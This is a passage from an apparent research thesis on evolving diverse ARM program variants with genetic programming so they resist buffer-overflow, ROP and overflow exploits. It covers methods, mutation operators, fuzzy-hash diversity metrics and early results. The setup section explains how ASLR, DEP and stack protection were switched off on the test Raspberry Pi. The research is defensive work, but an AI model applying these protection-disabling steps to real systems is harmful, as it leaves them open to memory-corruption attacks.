The experimental setup uses two networked computer systems: a windows x86 PC and an ARM Raspberry Pi 4 model B Rev 1.2. The PC manages the experiment while the Raspberry Pi compiles and tests the resulting assembly files. The Raspberry Pi is operating Raspbian GNU/Linux 10 (buster) as its operating system with the default GCC compiler version 8.3.0. Experiments begin on the PC with a single starting ARM assembly file previously created on the Raspberry Pi using GCC with the `-S` flag. The genetic programming engine, mutation and recombination search operators, selection operator, and population management all reside on the PC while the compilation, diversity testing and final exploitation test to determine the resulting population's rate of cure reside on the Raspberry Pi. The two computers communicate via `ftp` and `ssh` network protocols. The experiment terminates upon determining the final population cure rate from the original tailored exploit. The experiment is mostly written in the Java programming language but also uses Python scripts to complete remote tasks on the Raspberry Pi.

3.6.2 System Configuration.

Both ASLR and DEP are available on the Raspberry Pi used as a test bed for this research. However, exploit developers have found ways to circumvent these protections. Additionally, in contrast to the Raspberry Pi, support for these protections is

lacking in embedded and legacy systems. Therefore, to simplify the task of developing exploits, both of these protections were disabled.

ASLR is a system-wide protection. Rather than permanently disabling the protection, ASLR was turned off before experiments were conducted. To do so, linux configures ASLR in the `/proc/sys/kernel/randomize\_va\_space` file. By echoing a `0` value to this file, ASLR is disabled until the default value of `2` is restored or until the system is rebooted.

DEP as mentioned relies on the compiler to mark memory regions as being non-executable. To allow these sections to be executed using the gcc compiler, the flags `-z execstack` and `-fno-stack-protector` were used. These flags effectively mark the stack as being executable and therefore do not make DEP stop execution when instructions are executed from data placed on the stack.

3.7 Methodology for Research Questions Phase I

Phase I research explores the use of semantics-preserving operators to evolve diverse implemented behavior in a population of software programs. This approach retains specified behavior in each implementation and by assumption also desired behavior. Recall that the associated research question is: What relationships exist among semantics-preserving GP search operators, population diversity metrics, and the resulting extent of software resiliency against explored vulnerabilities? This question can be divided into three topics each with its own associated experiments.

1. What design principles can help GP search operators (mutation and recombination) effectively and efficiently explore candidates and diversify a population while retaining semantic equivalence?

2. What explored diversity metrics performs best in the capacity of fitness function as determined by the resulting population cure rate?

3. To what extent can the explored vulnerabilities be thwarted through the use of program diversity?

In the following subsections, each of these topics is addressed in the order of presentation above.

3.7.1 Genetic Programming Operators Phase I.

This subsection presents methodology for exploring the following questions: What design principles can help GP search operators (mutation and recombination) effectively and efficiently explore candidates and diversify a population while retaining semantic equivalence?

To determine the effectiveness of each of the mutation operators, a series of experimental configurations is conducted. An experimental configuration for this purpose is defined as a full GP evolution experiment with one or more mutation operators active. The set of experimental configurations considered includes all enumerated configurations of the five mutations. This results in 31 total experiments (the configuration with no mutations active is excluded as it is trivial with all members of the population remaining clones of the original). Within the set of configurations are experiments with only one of the mutations active to all five being active. This exploration of the mutations and combinations thereof allows for analysis on the effectiveness of each mutation both by itself and as a contributor with other mutations. The cure rates and diversity scores are collected for further analysis and presentation.

3.7.1.1 Search Operators Hypotheses.

To effectively explore different combinations of mutations, the following null hypotheses were considered.

1. The application of individual semantics-preserving mutations on a vulnerable program will yield a population of variants remaining vulnerable to the starting exploit.

2. The application of a collection of distinct semantics-preserving mutations on a vulnerable program will yield no additional benefit measured by resulting number cured than that of the a collection of mutations excluding the use of a single mutation.

3. The use of GP framework allows for rapid and easy integration of future semantics-preserving search operators.

3.7.1.2 Java Drivers.

To assist in developing and automating experiments a collection of Java drivers, characterized by having `main` functions, were authored for this effort. While other files may also have `main` functions for simple functionality testing, the described drivers play the most prominent role in running the developed software. This subsection provides a brief overview of each and their utility. The drivers discussed include `TokenDebugDriver`, `RecombinationDriver`, `ExperimentDriver`, and `CombinatorialDriver`.

`TokenDebugDriver` serves as the simplest program to exercise components of the developed software. Most importantly it allows the user to check that the tokenizer as well as the parser are functioning properly. When the parser operates without a mutation, the result is an assembly file partitioned into basic blocks. In addition, the `TokenDebugDriver` allows for the execution of a single mutation operator. This is instrumental in developing new mutation operators allowing the developer to verify and observe the alterations to assembly code after a single pass. `RecombinationDriver` serves the same role as `TokenDebugDriver` but for the recombination operator. This driver parses two provided parents and outputs two resulting children. Currently just

the uniform recombination operator is implemented; however, future recombination operators could be added and exercised by this simple test driver.

The `ExperimentDriver` allows for a single experiment to be run. An experiment in this case consists of the specification of a vulnerable starting program, the population size, the number of generations, the mutations that are active, and the final test to be used to determine cure rate. The `ExperimentDriver` initializes the starting population, iterates through the generations using the previously described `GP_Engine` with the specified mutations, and then tests the final resulting population for latent vulnerability to the original exploit. Finally, the `CombinatorialDriver` provides an additional layer of abstraction above the `ExperimentDriver`. It runs sequential experiments exercising all combinations of active mutations.

3.7.2 Population Diversity Metrics.

This section addresses the research Phase I question subtopic 2: "What explored diversity metrics performs best in the capacity of fitness function as determined by the resulting population cure rate?" This research topic is perhaps the most prominent in determining the utility in applying GP techniques to evolve a diverse population of software programs. Recall that this research is trying to produce more resilient individuals to unknown exploits. Because they are being treated as unknown, tests determining an individual's resilience do not occur while evolving the population and therefore are not used to guide the search. Instead, the GA relies on the testing of diversity in the population to find unique solutions. The hope and utility of a diversity metric is to correlate with the cure rate of the population. In this way, the diversity metric can serve as a proxy fitness function to guide the GP search.

This approach is similar to novelty search. As previously mentioned, Lehman presented a notion of conducting a novelty search [44] to overcome otherwise sub-

optimal solutions in stochastic search. Lehman's research rewards the algorithm for exploring novel candidates rather than producing similar ones. This research will try to adapt this approach to the application of increasing diversity within the population.

The fitness function in a GA is a heuristic the algorithm uses to determine which resulting individuals are higher performing in comparison to peers in the population and should therefore be selected for reproduction for the next generation. Consequently, it also determines which individuals do not perform well and therefore have a higher probability of being discarded. For this reason, the metric needs to reflect the quality of an individual. Because this research is attempting to diversify the population of programs, the metric needs to reflect the distinctiveness of an individual with respect to its peers. In essence, it needs to be a novelty indicator or spread indicator similar to those in Multi-Objective Evolutionary Algorithms (MOEAs).

The fitness function is applied on the resulting phenotype individuals in a population. For this effort, this corresponds to the compiled executable programs. Because each individual in Phase I is semantically equivalent and retains specified behavior, all will share the same functional behavior. For this reason, diversity will not be present in functional attributes leaving only non-functional features such as file size, memory size, and execution time for a given input. Each of these characteristics was explored early in the research; however, each failed to distinguish novelty among individuals in the population. The small test program sizes, the inclusion of dead space in compiled binaries, and the simplicity of the test programs' execution resulted in no reliable measure of diversity.

Further search revealed the possible solution of context-triggered-piece-wise hashes or "fuzzy hashes." In particular, the `SSDeep` fuzzy hash algorithm was identified and applied [42]. Unlike cryptographic hash algorithms that only provide a Boolean indication on whether or not two files are identical, `SSDeep` and other fuzzy hash

algorithms are designed to indicate degree of similarity. The algorithm uses a rolling hash to search for identical subcomponents. Additionally, rather than dividing a file into fixed-size components for comparison, fuzzy hashes use a context-triggered scheme to delineate where one component ends and the next should begin. The end result of comparing two files is a numeric value between 0 and 100. The higher the numeric output, the more similar with 100 being identical.

This similarity measure between two individuals is ideal for this effort, providing necessary measurements of diversity between individuals within the population. In order to create an individual score to reflect an executable variant's distinctiveness with respect to its peers, a geometric mean is calculated from all pairwise comparisons of the file to all other executable files within the current population. The resulting value is used to assign a diversity fitness to each variant. The lower this value, the more distinctive and desirable the individual is for selection as a parent in the next generation.

All diversity measures as well as individuals as both assembly and compiled executables are kept including intermediate generations. These populations can be used to test new diversity metrics to determine correlation with cure rates. The diversity metric generation process is also designed to be modular allowing for further experiments as new metrics are identified.

3.7.2.1 Diversity Metrics Hypotheses.

To effectively explore diversity metrics for use as a fitness function to guide the GP algorithm, the following hypotheses are considered.

1. The use of `SSdeep` as a diversity metric and fitness function will yield improving diversity scores (lower values) over multiple generations.

2. Better diversity in a population will correlate with and therefore indicate in-

crease number of individuals cured of the tested vulnerability.

3.7.3 Thwarting of Exploits.

This section addresses Phase I topic 3: To what extent can the explored vulnerabilities be thwarted through the use of program diversity? This question is explored by running experiments on buffer overflows targeting the LR and using ROP payloads as well as both integer and float overflow attacks. Each of these exploits is tested using the previously described experimental process, and cure rates of each individual are assessed. To analyze this problem further, each generation of the experiments is also tested for cure. This intermediate data provides additional insight.

3.7.3.1 Exploit Resiliency Hypotheses.

To effectively explore what vulnerabilities and corresponding exploits can be prevented using GP techniques to create diversity, the following null hypotheses were considered.

1. Exploit-resilient variants of a starting program with an unknown vulnerability can be discovered using GP techniques with semantics-preserving mutations and recombination operators.

2. The size of the starting application does will not decrease the efficacy of GP techniques to develop individuals with resilience against a tailored exploit.

3.8 Implemented Genetic Programming Search Operators Phase I

This section focuses on answering the Phase I research question topic 1: What design principles can help GP search operators (mutation and recombination) effectively and efficiently explore candidates and diversify a population while retaining semantic equivalence?

In Phase I mutation and recombination operators are limited to semantics-preserving changes to individuals within the population of executables. Semantics-preserving operators of interest include alterations such as inserting NOP instructions, block rearranging, block splitting, and stack frame padding in the underlying assembly language. Each of these mutations or combinations thereof creates different variations on the original but retains the specified behavior. In addition, a recombination operation that allows the recombination of corresponding basic blocks in two parents propagates mutations through the population. Each technique is implemented as a separate mutation operator running with a parameterized probability to mutate each individual in the population. Each of the mentioned alterations follow with a brief description.

3.8.1 Assembly Parser.

Each search operator requires a mutable representation of the parent assembly file. To accomplish this, a common underlying parser was created, `ARM_AssemblyParser`. ARM Assembly files are line delineated with each being a label, compiler directive, assembly instruction, or comment. The parser reads each line of the assembly file, tokenizing its contents. In this way, each line is captured and stored into the mutable representation. The sequence of lines is further divided into basic blocks. Collections of blocks are further identified to compose functions. The parser serves as the foundation on which each of the search operators is built.

The file parser includes the parser logic as well as several supporting objects. These include the `ARM_TokenMgr` — the token manager, defined `ARM_Constants` including defined ARM opcodes, a structure to manage basic blocks — `BasicBlock`, and the mutable program representation, `ProgramBlocks`.

Each of the mutation search operators implemented inherits from `ARM_AssemblyParser`

object to gain this common functionality. Additionally, the recombination operator uses two helper objects, each of which inherits from `ARM_AssemblyParser`. This is necessary as the parser only holds a single mutable file representation at a time. This object-oriented programming approach was implemented to allow for rapid development of new mutations and recombination operators as new techniques are identified. Each of the Phase I search operators and a description of them follows.

3.8.2 Recombination: Block Swap.

A recombination operator provides a method for desirable "genetics" to propagate through the evolving population. To achieve this, a uniform recombination operator is implemented that probabilistically swaps each pair of corresponding basic code blocks of two selected parents with each other in the resulting two children. Note that correspondence between two blocks is determined by lineage from same original basic block from the original file. This means an individual variant with reordered or split blocks as described in the mutation descriptions following may have one or more corresponding blocks in different orders than other individuals within the population.

`ARM_Recombination_BlockSwap` and `ARM_Recombination_BlockSwapHelper` implement the uniform recombination operator. The helper extends the `ARM_AssemblyParser` inheriting its functionality and allows the recombination operator to parse two parent assembly files concurrently. The uniform swap then occurs with a 50% chance of swapping each block or set of blocks derived from a starting original block. Additionally, `ARM_Recombination_BlockSwap` must repair offsets if the pad stack mutation is included.

3.8.3 Inserting NOP Instructions Mutation.

NOP insertion implements the approach introduced by Homescu [36] and randomly inserts NOP instructions before each existing instruction with a configurable probability. Homescu used NOP insertion as a method to thwart code reuse attacks such as ROP attacks in x86. A key difference between x86 and ARM is the instruction length: x86 is non-uniform while ARM is uniform. This prevents an attacker in ARM from using different alignment on instructions to find additional gadgets that may actually be an instruction bridging portions of two sequential instructions. The intentional misalignment addressing of existing instructions is a common exploit practice in x86 as it can yield additional instructions not otherwise present in the original file for additional gadgets. While this is not possible in ARM and therefore somewhat reduces the utility of NOP insertion to prevent ROP attacks, this mutation still pads instruction sequences changing their location within the file.

The `ARM_Mutation_NOP` function implements the NOP insertion mutation. It extends the `ARM_AssemblyParser`. In order to adapt this approach to a generational mutation and overcome the otherwise exponential growth of the resulting assembly file, the probability of insertion decreases exponentially with a 5% rate of decay each generation. The starting probability of mutation is configured at 5%.

3.8.4 Block Reorder Mutation.

Reordering basic blocks in the assembly file and subsequent compiled program results in reordered sequences of instructions in memory. This change to program layout alters unspecified behaviors that are due to implementation layout while retaining specified behavior. Because the order of blocks plays a large role in execution order, this mutation inserts unconditional jump instructions to reconnect otherwise sequential blocks in the original program flow. While basic blocks are delineated by

jumps among other types of instructions, jumps are frequently conditional. Conditional jumps create Indirect Branch Targets (IBTs) with the target being the instruction immediately following. While there is no jump instruction that specifies this address as a target, it is indirectly a target instruction that is reached on the case of a false condition of the previous instruction. For this reason and to ensure proper execution, an additional unconditional jump statement must be added to the next block before the blocks can be rearranged.

Due to the compact nature of ARM instructions, the architecture delineates functions within an assembly file with corresponding literal pools. Moving code blocks outside of an existing function proves problematic. Therefore, blocks rearranging occurs only among blocks within each function. Additionally, the first and last blocks of a function need to be fixed for the assembly file to remain syntactically correct as they are immediately proceeded or followed by compiler directives respectively. The block reordering mutation therefore reorders only interior blocks of a function.

`ARM_Mutation_BlockReorder` is the implemented block reorder mutation. It inherits base functionality from `ARM_AssemblyParser`. Blocks within a function are reordered using a Fisher-Yates shuffle algorithm. This mutation occurs in the experiments with a 10% probability for each individual within a generation.

3.8.5 Function Reorder Mutation.

Just as blocks within a function can be reordered, functions themselves can be reordered within the assembly file. The function reorder mutation shuffles the functions in an assembly file. Functions are delineated with literal pools and compiler directives. These elements along with the contained blocks constitute a function in the assembly code.

`ARM_Mutation_FunctionReorder` is the implemented function reorder mutation.

It inherits base functionality from `ARM_AssemblyParser`. Similar to the block reordering function, this mutation also uses a Fisher-Yates shuffle algorithm to determine the new order of functions in the assembly file. The function rearranging mutation occurs with 10% probability for each individual within a generation.

3.8.6 Block Splitting Mutation.

The block splitting mutation creates two basic blocks in the resulting mutation from one block in the parent. The `ARM_Mutation_BlockSplitter` implements this mutation and inherits its base functionality from the `ARM_AssemblyParser`. The simple alteration inserts a jump always instruction to the immediately following instruction. This inserted jump statement becomes a delineation to two new blocks. In combination with the reordering mutation previously presented, the newly created blocks can now be separated and positioned non-sequentially without altering the specified behavior. This mutation occurs with a 10% probability for each generation.

3.8.7 Stack Padding Mutation.

The stack of a running process is a structure in memory that holds local variables as well as instruction addresses that determine the execution of the program. Each time a function is called, a return address, local variables, and needed register values are stored on the stack so they can be retained for future use. These items stored in memory make up a stack frame. Stack frames are created during the initial few instructions of a function generally referenced as the function prologue. Stack frames are then removed during the function epilogue. Stack layout is critical for exploits such as buffer overflow as padding in the exploit is tailored to the predicted layout in memory.

The stack padding mutation adds an additional random pad of 8, 16, or 24 bits

of padding to the variable allocation within the prologue and throughout the corresponding function whenever memory is accessed. This random pad therefore has no effect on the specified behavior and is removed with the rest of the stack frame during the function epilogue. `ARM_Mutation_PadStack` implements this mutation and inherits from `ARM_Asssembly_Parser` for basic functionality. the pad stack mutation occurs with 10% probability for each function contained in an individual for each generation.

3.9 Summary

In summary, this methodology chapter begins with defining program behavior and related terminology. Next, the chapter describes the experiment designed to determine the feasibility of using GP techniques to generate diversity and with it resiliency against cyber-attack among a population of embedded binary executables. The vulnerabilities and corresponding exploits of interest to this research and that were crafted follow. Finally, implementation details follow to address each of the stated research questions.

IV. Phase II Methodology

This chapter presents the methodology for exploring the Phase II research questions:

1. How can results from computational theory be used to ensure the preservation of desired behavior with non-semantics-preserving search operators?

2. What relationships exist among GP search operators, population diversity metrics, functionality-preserving techniques, and the resulting extent of software resiliency against retention of undesirable specified behaviors?

Section 4.1 overviews differences in experimental design relative to the experiment for Phase I as introduced in Section 3.2. Section 4.2 describes the test program developed and used in the Phase II experiment. Section 4.3 presents the overall methodology for exploring the stated research questions. Finally, Section 4.4 presents the search operators implemented for Phase II.

4.1 Phase II Experimental Design

The methodology for Phase II builds on the experimental approach described and used in Phase I in Section 3.2. Aside from the non-semantics-preserving search operators discussed in Section 4.4, the most substantial deviation occurs in the fitness function used to evaluate and select individuals as parents for the next generation.

Because Phase II search operators are not necessarily semantics-preserving, individuals within the population may not exhibit one or more of the desired behaviors. Recall that the goal of Phase II is to produce individuals that retain desired behavior while shedding any additional specified behavior. While additional specified behavior remains unknown, desired behavior is at least somewhat defined. Therefore, tests to

determine an individual's retention of desired behavior are used to guide selection. In fact, retention of desired behavior is the primary criterion for selection. The individual diversity metric from Phase I calculated with the `SSDeep` fuzzy hash algorithm is secondary and used only as a tie breaker when the candidates in binary tournament selection either both retain or both shed the desired behavior. This approach is similar to a spread measurement in an MOEA as it attempts to discover novel solutions on a Pareto front.

Like those in Phase I, the genetic programming experiments in Phase II use ten generations with a cure test of the resulting population. However, because of the additional time and processing power required to test each individual in each generation for retention of desired behavior, the population size is reduced from the 1,000 individuals in Phase I to 100. Also, the results of the cure test are no longer Boolean. Rather the results now include a third category, nonfunctional, to capture individuals that are either entirely inoperable or lacking the desired functionality. Next, while semantics-preserving mutations could be applied to further the population's diversification, they would not, by definition, assist in removing additional specified program behaviors, so they are not used.

Finally, the test programs and corresponding exploits developed for Phase I are not designed with additional specified behaviors required for Phase II. Additionally, the complexity of the medium and large programs would increase the testing time per individual to ensure retention of desired functionality. Therefore, a new test program for Phase II is used, which is the subject of the next section.

4.2 Phase II Test Program

To conduct the Phase II experiments, a simple test program is required with additional, "undesired" behavior included within its specification. The ability to de-

termine if the test program is operating correctly and retains its desired functionality is also required. Thus, the test program for Phase II, `gcdEaster` is a simple C program that requests and takes user input of two integers, calculates their greatest common divisor (GCD), and returns this value to the user. The test program also includes an "Easter egg" functionality. Namely, when the user provides the inputs of `5` and `33`, the program returns the incorrect GCD value of `13`.

A separate Python script, `gcdDesiredFunctionTestPY3.py` checks that the GCD of several inputs is correctly computed to ensure that `gcdEaster` is functioning properly. `gcdDesiredFunctionalityTestPY3.py` is used in both the fitness evaluation, determining if desired functionality is retained, as well as the final cure test script to determine if the Easter egg functionality remains.

4.3 Methodology for Research Questions Phase II

Phase II research explores the use of potentially non-semantics-preserving mutations to evolve diverse implemented behavior in a population of software programs. It is the goal of Phase II to retain desired behavior while removing "extra" specified behavior that would otherwise be preserved when using semantics-preserving mutations (see Section 3.1). These targeted specified but undesired behaviors could include leftover benign functionality included by developers for testing or debug purposes. However, they could also include more malicious behaviors inserted through either an insider threat or a supply chain compromise with the specific intent of introducing one or more vulnerabilities.

While it is hoped that the use of potentially non-semantics-preserving mutations will aid in removing undesired behavior, their use poses the challenge of ensuring retention of desired behavior. As such, this section discusses the undecidable problem of behavioral equivalence of programs and the research to explore possible approaches

to reasonably ensure behavior retention. Secondly, this section presents methodology for the final research question of exploring additional search operators and their interactions with fitness functions and ability to remove undesirable behaviors.

4.3.1 Ensuring Desired Behavior.

This section discusses Phase II research question 2: "How can results from computational theory be used to ensure the preservation of desired behavior with non-semantics-preserving search operators?" No algorithm exists that can decide the behavioral equivalence of two arbitrary programs. The research includes the exploration of defined classes of programs with the goal of identifying one that includes embedded programs of interest in the real world and for which behavioral equivalence is decidable.

4.3.2 Genetic Programming Phase II.

This section addresses the Phase II research question: "What relationships exist among GP search operators, population diversity metrics, behavior-preserving techniques, and the resulting ability to remove undesirable behaviors?"

4.3.2.1 Phase II Hypotheses.

To effectively explore different combinations of mutations, the following hypotheses are considered.

1. The application of individual mutations on a vulnerable program will yield a population of variants containing functional and resilient programs against the starting exploit.

2. The application of a collection of mutations on a vulnerable program will yield a population of variants containing functional and resilient programs containing

a higher number of cured individuals than that of the a collection of mutations excluding the use of a single mutation.

3. Better diversity using the `SSdeep` derived metric in a population will correlate with and therefore indicate an increased number of individuals cured of the tested vulnerability.

Phase II relies on a process similar to Phase I's to determine the effectiveness of each of the mutation operators. Once again a series of experiments with different configurations is conducted. An experimental configuration for this purpose is defined as full GP evolution experiment with one or more mutation operators active. The set of experimental configurations considered includes seven enumerated configurations of the three mutations (the configuration with no mutations active is excluded as it is trivial with all members of the population remaining clones of the original). Within the set of configurations are experiments with one, two, and three of the mutations active. This exploration of the mutations and combinations thereof allows for analysis of the effectiveness of each mutation both by itself and as a contributor with other mutations. The cure rates and diversity scores are collected for further analysis and presentation.

4.4 Implemented Genetic Programming Search Operators Phase 2

This section addresses the Phase II research question: "What relationships exist among GP search operators, population diversity metrics, behavior-preserving techniques, and the resulting ability to remove undesirable behaviors?"

This section focuses on implemented Phase II mutations. Because Phase II has the goal of removing undesirable functionality, the mutations are destructive in nature.

4.4.1 Single Instruction Delete.

The **single instruction delete** mutation deletes randomly selected instructions from the assembly file. Because evolution is at the assembly level, a NOP instruction is not required as was the case with Schulte [57]. The single instruction delete mutation removes each instruction with a parameterized probability leaving directives, labels, and comments within the assembly file unaltered. It then creates a new assembly file.

`ARM_P2Mutation_OPDelete` extends the `ARM_AssemblyParser` and inherits its basic functionality. For experimental purposes, the probability of deletion for each instruction in the file is set to 1%.

4.4.2 Basic Block Delete.

The **block delete mutation** deletes basic blocks from the assembly file. When doing so, it retains compiler directives, comments, and labels. Thus, it removes only the opcodes of the blocks.

`ARM_P2Mutation_BlockDelete` extends `ARM_AssemblyParser` and accepts a probability to delete each block. This probability of deletion is set to 1% for this research.

4.4.3 Conditional Branch Swap.

The **conditional branch swap mutation** inverts a conditional branch within the file with a configured probability. This mutation targets "Easter egg" functionality activated by specific input values, since a conditional branch based on those values determines whether to jump over or fall into additional functionality.

`ARM_P2Mutation_ConditionalBranchSwap` extends `ARM_AssemblyParser` and has a parameterized probability to swap each conditional branch. The probability is set to 10%.

4.5 Phase II GP Engine

The `GP_Engine` function for Phase II is very similar to Phase I's, except that evaluation of each individual includes tests for retention of desired behavior. Tournament selection determines two parents. Uniform recombination is applied to create two new children. Each child is then subject to all active Phase II mutations at their parameterized probabilities. Algorithm 2 provides the pseudocode.

Algorithm 2 Genetic Programming Engine Phase II: Evolve Generation

```
1: for Individual = 1, 2, ..., PopulationSize do
2:     EvalIndividual(Individual)
3: end for
4: for IndividualPairs = 1, 2, ..., PopulationSize/2 do
5:     Parent1 = TournamentSelection(randomIndividual1, randomIndividual2)
6:     Parent2 = TournamentSelection(randomIndividual3, randomIndividual4)
7:     Child1, Child2 = UniformRecombination(Parent1,Parent2)
8: end for
9: for Child = 1, 2, ..., PopulationSize do
10:    if Instruction Deletion Mutation is Active then
11:        DeleteInstructionMutation(Child, Pr(DeleteInstructionMutation))
12:    end if
13:    if Block Delete Mutation is Active then
14:        BlockDeleteMutation(Child, Pr(blockDeleteMutation))
15:    end if
16:    if Conditional Branch Swap Mutation Active then
17:        ConditionalBranchSwapMutation(Child, Pr(ConditionalBranchSwapMutation))
18:    end if
19: end for
```

4.6 Summary

In summary, this chapter presents the necessary changes to the experimental design to transition from Phase I to Phase II. It also presents the methodology for exploring techniques to ensure desired behavior is retained. Finally, it includes implementation changes between the two phases of research. These include using a smaller

population, a new test executable, new mutations, and the use of software testing to check for retention of desired functionality as the primary selection criterion.

V. Phase I Results

Phase I research explores the use of semantics-preserving operators to evolve diverse implemented behavior in a population of software programs. This approach retains specified behavior in each implementation. Because desired behavior is assumed to be a subset of specified behavior, desired behavior is also retained. Recall that the associated research question is: "What relationships exist among semantics-preserving GP search operators, population diversity metrics, and the resulting extent of software resiliency against explored vulnerabilities?" This question is further divided into three topics, each with its own associated hypotheses and experiments.

This chapter presents the results of the experiments described in Chapter III. Specifically, Section 5.1 presents results from search operators explored. Section 5.2 presents results from diversity experiments. Finally, Section 5.3 presents results of resiliency against tailored exploits.

5.1 Search Operators

Recall the hypotheses presented in Section 3.7.1.1. Each of the following subsections addresses the results and analysis of the presented hypotheses.

5.1.1 Search Operators Hypothesis 1: Solo Search Operators.

Hypothesis: The application of individual semantics-preserving mutations on a vulnerable program will yield a population of variants remaining vulnerable to the starting exploit.

This hypothesis needs to be further divided by enumerating the exploits tested, and each of the search operators implemented. However, due to the simple nature of `BufferSimple` test program, the block reordering mutation had no effect. Recall


that the block reordering section shuffles only inner blocks of a single function due to the layout of the ARM assembly file. Because `BufferSimple` has only very simple functions with three or fewer basic blocks, no reordering was possible. For this reason, it is omitted from further analysis as applied to `BufferSimple`.

5.1.1.1 LR Overwrite Exploit.

NOP Insertion is the first solo mutation operator to consider. Figure 16 provides results from the `BufferSimple` test program with only NOP insertion active. Notice that the first several generations of NOP insertion experiment have an increasing trend of cured individuals; however, following generations show a slow decline. While this decrease in number cured is not desirable, recall that the cure test is not guiding evolution as it is withheld. Therefore, most likely the fitness function favoring more distinct individuals in this case decreases the number of individuals cured. Alternatively, recall that the NOP insertion mutation also exponentially decreases in probability of being applied with respect to the active generation. This decrease in application could also be contributing to the decrease in number of individuals cured. However, the NOP mutation by itself is enough to build resiliency in subset of individuals to the original exploit.

The **block split** mutation also provides variants with resiliency with solo operation. Figure 17 provides results from the `BufferSimple` test program with only the block splitting mutation active. Again, notice that the first generation from the block splitting mutation begins with an increasing trend and then in this case plateaus. Once again this secondary trend in number cured is not desirable. It would be preferred if the number of cured continued to increase. This secondary trend is again attributed to the fitness function favoring more distinct individuals that happen in this case to be vulnerable. This decreases the number of individuals cured within

Figure 16. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and only the NOP insertion mutation in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$.



the population. However, the block splitting mutation by itself is enough to build resiliency in subset of individuals to the original exploit.

The **function order** mutation's results on the `BufferSimple` test program are presented in Figure 18. This mutation shuffles the order of functions within the original program. While this shuffle affects the immediate population, the uniform recombination removes it in its process to recombine two individuals. This means each of these generations is independent of the previous. Recall from Section 3.8.5 that the mutation is configured to occur with 10% probability. `BufferSimple` has only three functions; therefore, with the mutation should have about a 67% chance if activated of moving the target function away from the hard-coded exploit. These probabilities multiplied together produce a 6.7% chance of an individual program within the population of being cured. The generated data reflects this approximation.

The results against the LR exploit of the solo **stack padding** mutation on the `BufferSimple` test program are presented in Figure 19. A positive trend once again

Figure 17. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and only the block splitting mutation in each generation, with $Pr(mutation) = 0.1$ for each block to be split.



